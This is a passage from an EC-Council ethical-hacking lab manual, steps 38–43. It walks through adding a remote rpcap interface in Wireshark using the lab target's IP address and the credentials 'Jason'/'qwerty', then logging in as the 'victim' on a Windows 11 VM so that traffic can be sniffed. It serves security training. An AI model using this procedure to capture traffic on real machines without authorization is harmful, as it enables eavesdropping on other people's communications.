
38. The **Manage Interfaces** window appears; click the **Remote Interfaces** tab, and then the **Add a remote host and its interface** icon (**+**).




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. The **Remote Interface** window appears. In the **Host** text field, enter the IP address of the target machine (here, **10.10.1.11**); and in the **Port** field, enter the port number as **2002**.
40. Under the **Authentication** section, select the **Password authentication** radio button and enter the target machine's user credentials (here, **Jason** and **qwerty**); click **OK**.

    Note: The IP address and user credentials may differ when you perform this task.




41. A new remote interface is added to the **Manage Interfaces** window; click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

42. The newly added remote interface appears in the **Wireshark**. **Capture Options** window; click **Start**.

    Note: Ensure that both **Ethernet** and **rpcap** interfaces are selected.




43. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**. Select **Jason** from the list of user accounts in the left-pane, click **qwerty** to enter the password and press **Enter** to log in. Here, you are signing in as the victim.



